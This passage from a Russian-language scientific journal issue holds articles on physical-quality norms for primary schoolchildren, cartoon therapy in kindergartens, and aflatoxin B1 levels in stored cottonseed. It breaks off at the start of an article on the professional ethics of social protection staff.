профиль «Профессиональная подготовка в области физической культуры и спорта», факультет физической культуры, ФГБОУ ВО «Новосибирский государственный педагогический университет»,  
РФ, г. Новосибирск

## АННОТАЦИЯ

Данная статья посвящена развитию физических качеств у детей младшего школьного возраста. В статье рассматриваются методы, средства, и показатели развития физических качеств младшего школьного возраста.

**Ключевые слова:** физические качества, двигательные способности, младший школьный возраст.

Физические качества, заложенные в человеке генетически, их необходимо развивать с детского возраста, так как умение выполнять различные движения возможно лишь тогда, если ребенок будет физически подготовлен.

Физические качества - это различные стороны двигательных возможностей человека, степень овладения определенными двигательными способностями. В теории и методике физического воспитания выделяют пять основных физических качеств: быстрота, гибкость, ловкость, выносливость и сила.

Младший школьный возраст является наиболее благоприятным для развития двигательных способностей. При выполнении любого вида упражнения осуществляется развитие всех без исключения физических качеств, но только одни развиваются преимущественно больше, чем остальные. Когда речь идет о развитии физических качеств у младших школьников, то мы в большей степени должны опираться на развитие ловкости, быстроты и гибкости, но при этом не забывать и о соразмерном развитии силы и выносливости.

Под быстротой понимается способность человека выполнять двигательное действие за минимальное время. Развитию у детей быстроты способствует обучение основным видам движения. Например, быстрота развивается при выполнении упражнений с ускорением (ходьба или бег с постепенно увеличивающейся скоростью), упражнений на скорость (добраться до указанного места за наикратчайшее время), упражнений с изменением темпа движений (начиная с медленного и оканчивая самым быстрым). Скоростно-силовые упражнения, такие как прыжки (толчок при прыжке в длину и в высоту с разбега), метание (бросок при метании совершается с большой скоростью) так же помогают развить быстроту детей.

Быстроту определяют по времени, за которое ребенок пробегает расстояние в 30 метров. Для бега используется прямая дорожка с плотным земляным покрытием или асфальтированная дорожка длиной не менее 20 метров. Норма выполнения данного упражнения для детей разного возраста указана в таблице 1.

Таблица 1.

Показатели пробежки 30 метров

Класс	Мальчики			Девочки		
	5	4	3	5	4	3
1 класс	6,1	6,9	7,0	6,6	7,4	7,5
2 класс	5,4	7,0	7,1	5,6	7,2	7,3
3 класс	5,1	6,7	6,8	5,3	6,7	7,0
4 класс	5,0	6,5	6,6	5,2	6,5	6,6

Под ловкостью нужно понимать способность человека легко осваивать новые движения и перестраивать их в соответствии с внезапно меняющейся обстановкой. У ребенка ловкость развивается параллельно с развитием координации движений, умением согласованно и последовательно выполнять движения. Систематическое разучивание разнообразных упражнений развивает ловкость, повышает пластичность нервной системы, облегчает усвоение новых движений. Смена условий выполнения уже ранее изученных упражнений так же благотворно влияют на развитие ловкости. Например, подвижные игры в которых дети переключают-

ся от одних движений к другим, заранее не обусловленным и не продуманным, а также выполнение упражнений, в которых необходимо внезапно менять технику ведут к улучшению координации движения и развитию ловкости школьника.

Ловкость у школьников определяют по времени челночного бега на общую дистанцию в 30 метров. Ребенок пробегает по прямой дорожке 10 метров потом поворачивается и бежит обратно до стартовой линии, где снова делает поворот и бежит до финиша еще 10 метров. Норма выполнения данного упражнения для детей разного возраста указана в таблице 2.

Таблица 2.

## Показатели челночного бега 3x10 м, сек

Класс	Мальчики			Девочки		
	5	4	3	5	4	3
1 класс	9,9	10,8	11,2	10,2	11,3	11,7
2 класс	9,1	10,0	10,4	9,7	10,7	11,2
3 класс	8,8	9,9	10,2	9,3	10,3	10,8
4 класс	8,6	9,5	9,9	9,1	10,0	10,4

Гибкость - способность человека выполнять упражнения с большой амплитудой. Также гибкость - абсолютный диапазон движения в суставе или ряде суставов, который достигается в мгновенном усилии. У школьников очень высокий показатель гибкости опорно-двигательного аппарата, которую необходимо стремиться сохранять. При подборе упражнений на растягивание частей тела нужно действовать с большой осторожностью, так как упражнения с большой амплитудой могут привести к необратимым деформациям отдельных суставов ребенка.

Гибкость у школьников можно определить по результатам выполнения упражнения «наклон впе-

ред сидя». Для этого ребенок садится с торца гимнастической скамейки и вытягивает вперед ручки, при этом фиксируется вертикальное положение его позвоночника и нулевая точка касания кончиками пальцев рук. Затем ребенок наклоняется вперед, при этом пальцы и ладони скользят по поверхности скамейки. Регистрируется показатель величины наклона по длине пути кончиков пальцев рук. При выполнении наклона нужно помогать ребенку, фиксировать выпрямленные колени, но при этом нельзя помогать самому наклону. Норма выполнения данного упражнения для детей разного возраста указана в таблице 3.

Таблица 3.

## Результаты выполнения упражнения «Наклон вперед сидя».

Класс	Мальчики			Девочки		
	5	4	3	5	4	3
1 класс	+9	+3	+1	+12,5	+6	+2
2 класс	+9	+4	+3	+12	+8	+4
3 класс	+9	+5	+3	+12	+9	+6
4 класс	+9	+5	+3	+12	+9	+6

Под силой нужно понимать степень напряжения мышц при их сокращении. У младших школьников тонус мышц сгибателей намного преобладает над тонусом мышц разгибателей. Данную особенность можно заметить в особенности позы ребенка: живот у дошкольника выпячен, голова немного наклонена вперед, а также ноги согнуты в коленных суставах. Поэтому в данном возрасте важны упражнения для мышц, которые удерживают позу, и упражнения связанные со стимуляцией увеличения мышц разгибателей. Для развития силовых качеств школьников нужно постепенно увеличивать вес предметов, ис-

пользуемых при проведении упражнений (мешочки с грузом, набивной мяч и др.); использовать упражнения на поднятие собственной массы (прыжки). Стоит отказаться от упражнений, вызывающих задержку дыхания и большое напряжение организма.

Для измерения силы школьника используется упражнение «бросок набивного мяча». Ребенок выполняет упражнение не менее 2 раз, делая промежутки для отдыха. Регистрируется лучший результат из двух попыток. Средние показатели броска набивного мяча указаны в таблице 4.

Таблица 4.

## Средние показатели «Метание набивного мяча» см.

Класс	Мальчики			Девочки		
	5	4	3	5	4	3
1 класс	295	235	195	245	220	200
2 класс	310	245	215	280	215	175
3 класс	360	270	220	345	265	215
4 класс	380	310	270	350	275	235

Выносливость - это способность ребенка наиболее длительное время выполнять физические упражнения допустимой сложности. Для развития выносливости необходимо многократное повторение одного и того же упражнения. Дети очень быстро утомляются от однообразных нагрузок, поэтому

эффективнее использовать разнообразные физические упражнения, в особенности на свежем воздухе: ходьбу, бег, катание на коньках и санках, на лыжах, велосипеде, плавание и т. д. Для школьников очень полезны и интересны подвижные игры, вызываю-

щие положительные эмоции, тем самым снижая ощущение усталости.

Выносливость можно определить тестом «Бег 1000 м.» или 6-ти минутный тест Купера. Оценка выносливости по времени указана в таблице 5.

*Таблица 5.*

**Оценка выносливости по времени «Теста Купера»**

Классы	Дистанция в метрах		Оценка
	мальчики	девочки	
1 класс	900	900	Отлично - 5 мин 20 с Хорошо - 6 мин Удовлетворительно - 6 мин 40 с
2 класс	1100	950	
3 класс	1150	1050	
4 класс	1200	1050	

Для физического воспитания школьников нужны глубокие знания и творческий подход. Двигательные навыки и умения у детей формируются достаточно легко, необходимо только правильно организовать процесс обучения. Двигательная деятельность и развитие основных физических качеств детей неразрывно связаны между собой. Поэтому формирование у школьников физических качеств является одной из основных сторон физического воспитания.

Упражнения, способствующие физическому развитию ребенка, должны включаться в физкультуру.

турные занятия, подвижные игры, спортивные упражнения, в определенной дозировке, в строгой последовательности и с постепенным усложнением двигательных задач. Формирование физических качеств школьников, проходящая в единстве с обучением детей двигательным навыкам, приведет к оздоровлению всего организма, повышению эмоционально-положительного состояния психики, ускорению усваивания новых видов движения и проявлению самостоятельности.

#### **Список литературы:**

1. Ашмарин Б. А. Методика педагогических исследований в физическом воспитании / Б.А. Ашмарин. - М.: ФиС, 2010.
2. Васильков А.А. Теория и методика физического воспитания : учебник / А. А. Васильков. - Ростов н/Д : Феникс, 2013.
3. Кулькова И.В. Физические качества - важная составляющая формирования двигательных умений и навыков / И. В. Кулькова, М. Д. Рипа // Физическая культура в школе. - 2015.
4. Лях В. И. Тесты о физическом воспитании школьников: Пособие для учителя / В.И. Лях. - М.: ООО «Фирма издательства АСТ», 2009.

## ИСПОЛЬЗОВАНИЕ МУЛЬТТЕРАПИИ В УСЛОВИЯХ СОВРЕМЕННОЙ БИБЛИОТЕКИ ДЕТСКОГО САДА

*Цай Пэен*

*аспирант, Кафедра телевидения и радиовещания, журналистики факультет,  
Белорусский государственный университет,  
Беларусь, г. Минск*

### АННОТАЦИЯ

Анализируется использование мульттерапии в условиях современной библиотеки детского сада.

Мульттерапия – отдельный и самостоятельный вид художественной практики, который с успехом может использоваться в обучении и воспитании детей в детском саду.

### ABSTRACT

The article is devoted to the use of a cartoon therapy in a modern kindergarten library.

A cartoon therapy is a separate and independent type of artistic practice that can be used for teaching and childrearing in a kindergarten.

**Ключевые слова:** терапия, мульттерапия, детский сад.

**Keywords:** therapy, a cartoon therapy, kindergarten.

Последние исследования ученых в области проблем детского воспитания, определенно указывают на существенные изменения в поведении дошкольников, как правило, наиболее ярко проявляющиеся в эмоциональной сфере.

Чувство незащищенности в социальном обществе, постоянная напряженность и определенная степень агрессивности, замкнутости, подавленности, – все эти симптомы негативно влияют на воспитательный процесс [4].

Над проблемой задумались лучшие психологи, воспитатели и педагоги, которые активно искали пути решения проблемы. В результате было установлено, что плодотворное влияние на правильное эмоциональное развитие детей старшего дошкольного возраста, оказывает такой вид игровых занятий, как мульттерапия. Поэтому я как педагог выбрала методику мульттерапии как метод развития внимания у дошкольников.

Мульттерапия – это эффективный инновационный метод арт-терапии. Создание мультфильмов совместно с детьми показывает, насколько универсален инструмент, который позволяет раскрыть творческие и совершенствовать познавательные способности ребенка. Мультипликация – это коллективное творчество, восстанавливающее когнитивные функции, развивающее творческие способности детей, улучшающее эмоциональное состояние, что самым положительным образом действует на социализацию ребенка. Мультипликация как вид детского современного искусства очень актуален. Любой вид искусства является сферой развития культуры человека и кругом освоения культурного наследия во всех формах его проявления: национального, регионального, общечеловеческого, исторического [2].

Мульттерапия аналогична арт-терапии и базируется на том, что осуществление созидательного потенциала ребенка задает огромный ресурс, помогающий преодолеть различные недостатки развития старших дошкольников. Развивающие мероприятия по

мульттерапии имеют бесспорные преимущества. Во-первых, этот метод решает вопрос мотивации детей. Мультипликация с ранних лет становится для детей входной дверью в мир искусства, ценностей, символов, сегодня уже все значительнее убирая на второй план литературу, и даже игру. Создавая мультфильм, получая результаты деятельности поднимается самосознание ребенка, его значимость. Даже отрицательные герои мультфильмов, имеют детские черты и поэтому не вызывают абсолютного негатива, а наоборот – им сопереживают. Мультфильмы, обычно, заканчиваются на позитивной ноте. Они формируют положительный эмоциональный настрой. Важно здесь то, что ребенку не говорится, как нужно делать, а повышают его личную инициативу и фантазию.

Задача педагога – суметь обратить идеи ребенка в русло создания позитивного продукта. Здесь нет ничего неверного, превалирует принцип безоценочного принятия всего того, что идет от ребенка. Главная изюминка мульттерапии – это оживление персонажей мультфильма. Олицетворение свойственно детскому разуму, но всегда видится ребенком как волшебство и порождает искреннее восхищение у детей, и взрослых, делающих первые штрихи в анимации.

Значимой психологической ценностью мульттерапии является работа в коллективе. У каждого ребенка своя роль: у кого режиссер, у кого сценарист, у кого художник и актер озвучивания, у кого композитор, у кого оператор и монтажер. Это все, как в большом коллективе, который работает на результат. Простая жизнь, где от стараний одного зависит общее благополучие. И ребенок начинает воспринимать себя как человек, от которого зависит то, что получится в целом [1].

В данном виде деятельности складываются и осознаются детьми их непосредственные взаимоотношения друг с другом. Они учатся понимать характер партнера, приобретают необходимые коммуникативные умения и навыки. У дошкольников развивается мотивация общения, проявляется потребность в хорошем к себе



отношении со стороны окружающих людей, желание быть понятым и принятым ими. Дети, во время работы над мультфильмом, присматриваются друг к другу и в зависимости от оценок проявляют или не проявляют взаимные симпатии. Качество личности, обнаруживаемые ими в процессе работы, определяют формирующиеся взаимоотношения. Мультипликацию можно использовать как средство формирования способностей к общению

#### **Цели мультипликации:**

- развивать внимание, сосредоточенность
- сформировать отрицательное отношение к проявлению негативных черт характера;
- учить находить пути их преодоления;
- способствовать формированию положительных черт характера;
- развивать эмпатию, а именно: понимание, сочувствие и содействие другим людям;
- способствовать полноценному развитию личности человека.

#### **Решаемые задачи**

Организация и разыгрыш удачно подобранных (или придуманных самостоятельно) сюжетов мультипликационной игры, позволяет наиболее наглядно показать детям различные чувства, состояния, эмоции и ощущения, которые их окружают повсеместно. В процессе разыгрыша сюжета дети вместе с воспитателем рисуют ту или иную мультипликационную картинку, закрепляя полученную от педагога информацию.

Современная библиотека детского сада оснащена всем необходимым для мультипликации: художественная литература, журналы, дидактические материалы, видео и аудио носители и так далее.

В ходе мультипликации педагогом используются следующие словесные методы: рассказ, беседа, сказка.

Также на каждом занятии мультипликации педагог прибегает к использованию библиотечной литературы, а именно журналов, энциклопедий, художественной литературы и т.д.

Методы практической работы: упражнения, рассматривание, обсуждение, экспериментирование и практическая работа;

Метод игры: соревнования, викторины, конкурсы, познавательные, развивающие и настольные игры;

Наглядный метод обучения - наглядные материалы (картинки, рисунки, фотографии), демонстрационные материалы;

Проектные методы – проектирование и моделирование изделий.

Для контроля результатов мультипликации педагог (воспитатель) использует викторину, опрос, анкетирование, отчетные занятия, демонстрацию готовых работ, конкурсы.

#### **Приемы:**

- прием погружения (погружение в сюжет произведения);
- прием психогимнастики (обучение элементам техники выразительных движений);

- прием вербализации (озвучивание);
- чтение художественной литературы;
- составление творческих рассказов;
- нетрадиционные техники рисования;

#### **Принципы развития творческой активности:**

- принцип систематичности и последовательности:
  - постановка задач «от простого к сложному», от «неизвестного к известному».
  - принцип индивидуального и дифференцированного подхода (постановка задач художественно);
  - творческого развития детей с учётом индивидуальных способностей);
  - принцип взаимодействия «дети-педагог» (педагог является соавтором совместных с детьми мультфильмов, не выступает на первый план, не подменяет собой ребенка на всех этапах работы над фильмом);
  - принцип природосообразности (постановка задач художественно
  - творческого развития детей с учётом возрастных особенностей).

Создание мультфильмов выполняется в разных техниках. Перекладка (рисуем персонажей на бумаге и вырезаем, двигаем вырезанные картинки) – хорошо подходит для тех, кто любит рисовать. Пластилиновая анимация (лепим из пластилина) – хорошо подходит для тех, кто любит лепить. Может быть плоской (как перекладка) и объемной (как предметная анимация). Предметная анимация (используем готовые игрушки: объемные поделки детей (оригами, соленое тесто, картон и т.д.), что позволяет оживить любимые игрушки. Смешанные (используются в одном произведении несколько техник).

Таким образом, проведение мультипликации с малышами позволяет наиболее успешно решать следующие задачи:

- Развивать понимание у детей различных видов эмоций, чувств и ощущений, умение разделять их на положительные, нейтральные и отрицательные.
- Через просмотр мультфильма целиком или какого-либо сюжета в отдельности и после обсуждения всей группой, научиться различать разные эмоциональные состояния.

- Выбатывать у детей в группе чувства сострадания, сопереживания, стремления оказать помощь, поделиться добротой и заботой.

Не остаются в стороне и общие учебно-воспитательные цели, такие как совершенствование у малышей внимательности и наблюдательности, а также развитие зрительной памяти.

В процессе работы над созданием того или иного рисунка, дети учатся развивать свои художественные навыки и умения, выражать через краски и бумагу свои мысли и чувства

#### **Структура занятия по мультипликации:**

1. Озвучивание темы мультфильма.
2. Беседа по выбранной теме, ответы на вопросы взрослого.
3. Чтение сказки и игра по выбранной теме.

4. Придумывание сюжета мультфильма: с чего начинается, что дальше происходит, кульминация мультфильма, чем заканчивается.

5. Изготовление декораций, а также персонажей мультфильма.

6. Раскадровка мультфильма (отображение в картинках).

7. Фотосъемка мультфильма.

8. Монтаж мультфильма.

9. Озвучивание мультфильма.

10. Подборка музыкального сопровождения.

11. Просмотр мультфильма и подведение итогов.

#### **Используемые техники анимации**

1. Анимация с помощью манной крупы

2. Анимация с помощью игрушек (оживление игрушек).

3. Анимация с помощью конструкций из робототехники [3].

#### **Преимущества методики «Мульттерапия»**

Установлено, что «одушевление» персонажей и предметов в мультфильме, который рисуется ребятами под руководством воспитателя, воспринимается на совершенно ином качественном уровне.

У детей, такой подход, как правило, вызывает самые положительные эмоции, ощущение причастности к чему-то волшебному, удивительному и невероятно интересному.

Происходит более тесное знакомство с различными видами искусства, педагог расширяет методические возможности и «вкладывает» в малыше те первоначальные знания, навыки и умения, которые понадобятся в дальнейшем обучении в специализированной школе или лицее.

Самое важное, чего добиваются воспитатели, пользуясь современной методикой «Мульттерапия», – решение проблемы мотивации и детей, как в составе группы, так и при индивидуальном подходе к каждому ребенку.

На листе бумаги рисунок может не восприниматься ребенком, но появление изображения на экране заставляет его по-новому взглянуть на свое творение и оценить его.

Просмотр и последующее обсуждение фильма способствуют появлению у дошкольников чувства гордости за работу и осознания себя автором.

Независимо от вида, используемая в создании фильма техника, служит для развития мелкой моторики; расширяет кругозор; способствует творческому раскрытию ребенка и самореализации его; закладывает основы для формирования активной жизненной позиции; развивает воображение, фантазию; помогает преодолению кризисных явлений и отклонений в эмоциональной сфере.

Любой анимационный фильм создается в несколько этапов, в прохождении каждого из которых ребенок принимает самое активное участие

– рисует, вылепляет, придумывает главных героев, участвует в режиссуре и озвучивании фильма.

Все этапы создания мультфильма – от идеи и до обсуждения уже готовой работы обуславливают развитие у детей необходимых навыков социализации: фантазии, творчества, принятия разных ролей в социуме, взаимодействия с другими участниками процесса. В ходе совместной работы ребенком усваиваются основные методы поиска и принятия решений; уменьшается чувство тревоги; значительно вырастает самооценка; появляется свобода в общении со своими сверстниками [4].

Также в мульттерапии демонстрируются мультфильмы разных народов мира по формированию у детей эмпатии и доброжелательного отношения к другим национальностям; отдельных игровых упражнений, методов сказкотерапии, арттерапии, разыгрывание различных ситуаций с последующим обсуждением.

Специалисты сформировали основную цель мульттерапии, как надежное и эффективное средство воспитания, позволяющее создать определенные условия, которые позволят:

- формировать и развивать у малышей позитивного отношения к жизни, общению, обучению;

- вырабатывать и закреплять у детей положительные эмоции, чувства и общий успешный настрой на все сферы жизнедеятельности.

Удачно подобранные (или придуманные самостоятельно) сюжеты мультипликационной игры, позволяют наиболее наглядно показать детям различные чувства, состояния, эмоции и ощущения, которые их окружают повсеместно. В процессе разыгрыва сюжета дети вместе с воспитателем рисуют ту или иную мультипликационную картинку, закрепляя полученную от педагога информацию.

Таким образом, проведение мульттерапии с детьми позволяет наиболее успешно решать следующие задачи:

- Развивать понимание у детей различных видов эмоций, чувств и ощущений, умение разделять их на положительные, нейтральные и отрицательные.

- Через просмотр мультфильма целиком или какого-либо сюжета в отдельности и после обсуждения всей группой, научиться различать разные эмоциональные состояния.

- Вырабатывать у детей в группе чувства сопереживания, стремления оказать помощь, поделиться добротой и заботой.

Не остаются в стороне и общие учебно-воспитательные цели, такие как совершенствование у малышей внимательности и наблюдательности, а также развитию зрительной памяти.

В процессе работы над созданием того или иного рисунка, дети учатся развивать свои художественные навыки и умения, выражать через краски и бумагу свои мысли и чувства.

**Список литературы:**

1. Вайцевич, И.А. «Мультетрапия как метод развития внимания старших дошкольников» [Электронный источник]. – Режим доступа: <http://sci-article.ru/stat.php?i=1449334559>. – Дата доступа: 30.06.2020.
2. Вахнина, С.Е. «Создание мультфильмов в ДОУ» [Электронный источник]. – Режим доступа: <http://doshkolnik.ru/zaniatia-s-detmi/12320-sozdanie-multfilmov-v-dou.html>. – Дата доступа: 29.06.2020.
3. Мельнова, Н.С. «Мульттерапия – как средство творческой социализации детей с ОВЗ» [Электронный источник]. – Режим доступа: <http://74442s015.edusite.ru/p246aa1.html>. – Дата доступа: 30.06.2020.
4. Павловна, С.Т. «Создание мультфильма в условиях ДОУ – шаг за шагом» [Электронный источник]. – Режим доступа: <http://ped-kopilka.ru/blogs/tatjana-pavlovna-starodvorskih/sozdanie-multfilma-v-uslovijah-dou-shag-za-shagom.html>. – Дата доступа: 29.06.2020.
5. Сентемовой, Е.Ю. «Статья о мультфильме, как средстве воспитания [Электронный источник]. – Режим доступа: <http://ped-kopilka.ru/blogs/elena-yurevna-sentemova/statja-o-multfilme-kak-sredstve-vospitanija.html>. – Дата доступа: 29.06.2020.

## СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ ОПРЕДЕЛЕНИЕ СТЕПЕНИ ЗАРАЖЕННОСТИ СЕМЯН ХЛОПЧАТНИКА АФЛОТОКСИНОМ В<sub>1</sub> В ПЕРИОД ИХ ХРАНЕНИЯ

*Омонова Махфуза Содиковна*

*помощник учителя, Ферганский политехнический институт,  
Узбекистан, г. Фергана*

*Ибрагимов Гавхархон Орифжон қизи*

*помощник учителя, Ферганский политехнический институт,  
Узбекистан, г. Фергана*

### АННОТАЦИЯ

В данной статье приведена информация о широко распространенном микотоксине в масличных культурах - афлатоксине В<sub>1</sub>. Даны сведения о произведенном анализе зараженности различных сортов семян хлопчатника афлатоксином В<sub>1</sub> методом высокоэффективной жидкостной хроматографии (ВЭЖЗ) с использованием флюоресцентного детектора. Результаты анализа приведены в виде таблицы. Изучены изменения содержания афлатоксина В<sub>1</sub> при нагревании III- и IV-сортов семян хлопчатника в печи при атмосферном давлении, а также при различной влажности III- и IV-сортов семян хлопчатника. Результаты опытов приведены в виде рисунков.

**Ключевые слова:** хлопковое масло, микотоксин, афлатоксин В<sub>1</sub>, аспергилл, гепатотоксичность, гепатоканцероген, канцероген, эпоксид, ПДК.

В мире производству и переработке хлопкового масла уделяется особое внимание, производство растительных масел сегодня составляет более 35 млн. тонн в год. Хлопковое масло в отличие от других видов растительных масел содержит больше насыщенных жирных кислот (С<sub>16:0</sub>+С<sub>18:0</sub>) и специфические компоненты госсипола и его производных, используемого в фармацевтике при производстве новых лекарственных веществ.

В настоящее время, в условиях рыночной экономики, наряду с расширением ассортимента выпускаемой масложировой продукции, одной из самых актуальных задач остается вопрос повышения ее качества и конкурентоспособности и для решения этих задач было принято постановления сегодняшнего Президента Республики Узбекистана Шавката Миромоновича ПП №-3484 "О мерах по ускоренному развитию масложировой отрасли" от 19 января 2018 года [1, С.35].

По данным в состав хлопковых масел входят следующие кислоты (в %): миристиновая - 0,4-0,6; пальмитиновая - 19,6-24,3; стеариновая - 1,4-2,4; пальмитоолеиновая - 0,6-0,9; олеиновая - 15,5-18,5; линолевая - 55,8-60,4.

Кроме того, обнаружено, что в составе триацилглицеридов хлопкового масла содержатся мальвовая и стеркулиновая циклопропеноидные кислоты в количестве от 0,8 до 2,8 % от массы масла, которые являются биологически активными и оказывают вредное действие на организм, при рафинации плохо удаляются из масел [2. С 20-22].

Одним из широко распространенных микотоксинов в масличных культурах является афлатоксин В<sub>1</sub>, контаминант – вторичный метаболит, который продуцируется некоторыми видами микроскопических плесневых грибов (микроспоридий) рода Аспер-

гилл (*Aspergillus* avus, *Parasiticus*). Данный вторичный метаболит заражает семена хлопчатника и чрезвычайно токсичен т.к. обладает сильнейшей гепатотоксичностью и гепатоканцерогенной активностью [3, С 10-12].

Афлатоксин В<sub>1</sub> представляет собой кристаллическое или порошкообразное вещество от бесцветного до бледно-желтого цвета. Он плохо растворяется в воде, хорошо в метаноле и хлороформе. Имеет высокие температуры плавления и кипения, но в химически чистом виде относительно неустойчив, особенно чувствителен к действию воздуха и света (больше к УФ-излучению).

Следует отметить, что после термической обработки продуктов семян хлопчатника содержание афлатоксина В<sub>1</sub> существенно не снижается, что подтверждает его термостойкость. Афлатоксин В<sub>1</sub> является дериватом полученном при синтезе синтазы жирных кислот (СЖК) и поликетидной синтазы (ПКС) (известные как синтазы норсолариновой кислоты).

Поэтому, афлатоксин В<sub>1</sub> обладает сильнейшим гепатотоксическим и гепатоканцерогенным действием, способствующим циррозу печени.

Учитывая вышеотмеченные и необходимость надлежащего санитарно-эпидемиологического контроля за продуктами питания произведен анализ зараженности различных сортов семян хлопчатника афлатоксином В<sub>1</sub>. При этом использована методика высокоэффективной жидкостной хроматографии (ВЭЖЗ) с использованием флюоресцентного детектора.

В табл.1 представлены результаты анализов зараженности различных сортов семян хлопчатника афлатоксином В<sub>1</sub>.

Таблица 1.

Показатели влажности и содержания афлатоксина В<sub>1</sub> в различных сортах семян хлопчатника

Сорт семян хлопчатника	Влажность семян хлопчатника, %	Содержание афлатоксина В <sub>1</sub> , мг/кг
Первый	8,2	0,0021
Второй	8,5	0,0034
Третий	9,3	0,0052
Четвертый	9,8	0,0063

Из табл. 1 видно, что с ухудшением сортности семян хлопчатника степень их зараженности афлатоксином В<sub>1</sub> увеличивается. Если учесть, что предельно-допустимая концентрация (ПДК) для афлатоксина В<sub>1</sub> равна 0,005 мг/кг, то станет ясно, что III- и IV-сорта превышают установленную норму.

Следовательно, необходимо изыскать способы снижения (или удаления) афлатоксина В<sub>1</sub> в этих сортах семян хлопчатника.

Изучены изменения содержания афлатоксина В<sub>1</sub> при нагревании III- и IV-сортах семян хлопчатника в печи при атмосферном давлении.

Результаты опытов проиллюстрированы на рис.1.

Из рис.1 видно, что с повышением температуры нагрева семян хлопчатника до 80°C содержание афлатоксина В<sub>1</sub> в семенах III- и IV- сортов изменяется практически незначительно, что подтверждает его термостойкость при технологических процессах их переработки.

Известно, что микробиологические процессы сильно зависят от содержания влаги в липопротеиновых средах, что также относится и к семенам хлопчатника.




Рисунок 1. Изменение содержание афлатоксина В<sub>1</sub> (СА) в зависимости от температуры (Т) нагрева: 1-для III-сорта семян; 2-для IV-сорта семян хлопчатника

Изучено изменение содержания афлатоксина В<sub>1</sub> при различной влажности III- и IV-сортах семян хлопчатника.

На рис. 2 проиллюстрированы данные зависимости, полученные при температуре 40°C.




Рисунок 2. Изменение содержание афлатоксина В<sub>1</sub> в зависимости от влажности семян хлопчатника (W): 1-для III-сорта; 2-для IV-сорта семян хлопчатника

Из рис. 2 видно, что с увеличением влажности (до 20%) III- и IV-сортов семян хлопчатника содержание афлатоксина В<sub>1</sub> в III- и IV-сортах семян хлопчатника растет прямолинейно. Это объясняется тем, что липопротеиновая среда семян хлопчатника с увеличением влажности создает благоприятные условия для увеличения содержания афлатоксина В<sub>1</sub>.

Таким образом, проведенные анализы позволяют сделать вывод о том, что для получения хлопковых масел пищевого назначения целесообразно перерабатывать семена I- и II-сортов, а для технического – семена III- и IV-сортов. При этом не следует превышать влажности семян хлопчатника выше норм, установленных в технологическом регламенте по получению нерафинированных хлопковых масел по схеме «форпрессование -экстракция».

#### Список литературы:

1. Постановление Президента Республики Узбекистана №3484 “О мерах по ускоренному развитию масложировой отрасли” от 19 января 2018 года / Народное слово – №13(6971). 20 января 2018 года.
2. Глушенкова А.И., Преображенская Г.А. и др. Определение содержания циклопропеноидных кислот в продуктах переработки семян хлопчатника // Масложировая промышленность. – Москва, 1975. – №6. – С. 20–22.
3. Кадыров К., Умаров А.У., Черненко Т.В. Циклопропеноидные кислоты в хлопковом масле // Масложировая промышленность. – Москва, 1973. – №4. – С. 11–12.

## СОЦИОЛОГИЯ

## ОСОБЕННОСТИ СЛУЖЕБНОЙ ЭТИКИ СОТРУДНИКОВ УЧРЕЖДЕНИЙ СОЦИАЛЬНОЙ ЗАЩИТЫ НАСЕЛЕНИЯ

*Чумаков Алексей Николаевич**доц., канд. фил. наук, Старооскольский филиал НИУ «Белгородский государственный университет»,  
РФ, г. Старый Оскол*

Важное место в организации деятельности учреждений социальной защиты населения на местном уровне занимают вопросы профессионального соответствия сотрудников социальных служб критериям служебной этики и делового общения.

Нами проведен анализ системы кодексов в различных организациях социальной защиты и социального обслуживания населения. Исследованная база включала нормативно-правовые документы и аналитические материалы Министерства труда и социальной защиты РФ, Управления социальной защиты населения Белгородской области, Управления социальной защиты населения администрации Старооскольского городского округа Белгородской области, МБУ «Комплексный центр социального обслуживания населения» Старооскольского городского округа.

Основой профессиональной деятельности работников органов управления социальной защиты населения и учреждений социального обслуживания становится соблюдение Конституции Российской Федерации, федерального и регионального законодательства по вопросам социального обслуживания населения, а также должностные инструкции, правила внутреннего трудового распорядка, а также другие акты органа управления социальной защиты населения и учреждения социального обслуживания, которые функционируют в том или ином муниципальном образовании. В связи с этим в профессиональной деятельности работнику органа управления социальной защиты населения необходимо исходить из конституционных положений о том, что человек, его права и свободы являются высшей ценностью, и каждый гражданин имеет право на неприкосновенность частной жизни, личную и семейную тайну, защиту чести, достоинства.

Сотрудники учреждений социальной защиты населения, сознавая ответственность перед государством, обществом и гражданами, призваны:

1) исполнять должностные обязанности добросовестно и на высоком профессиональном уровне в целях обеспечения эффективной работы по предоставлению населению мер социальной поддержки и оказанию социальных услуг;

3) исходить из того, что признание, соблюдение и защита прав и свобод человека и гражданина определяют основной смысл и содержание деятельности работника органа управления социальной защиты населения и работника учреждения социального обслуживания;

3) осуществлять свою деятельность в пределах полномочий соответствующего органа управления социальной защиты населения и учреждения социального обслуживания.

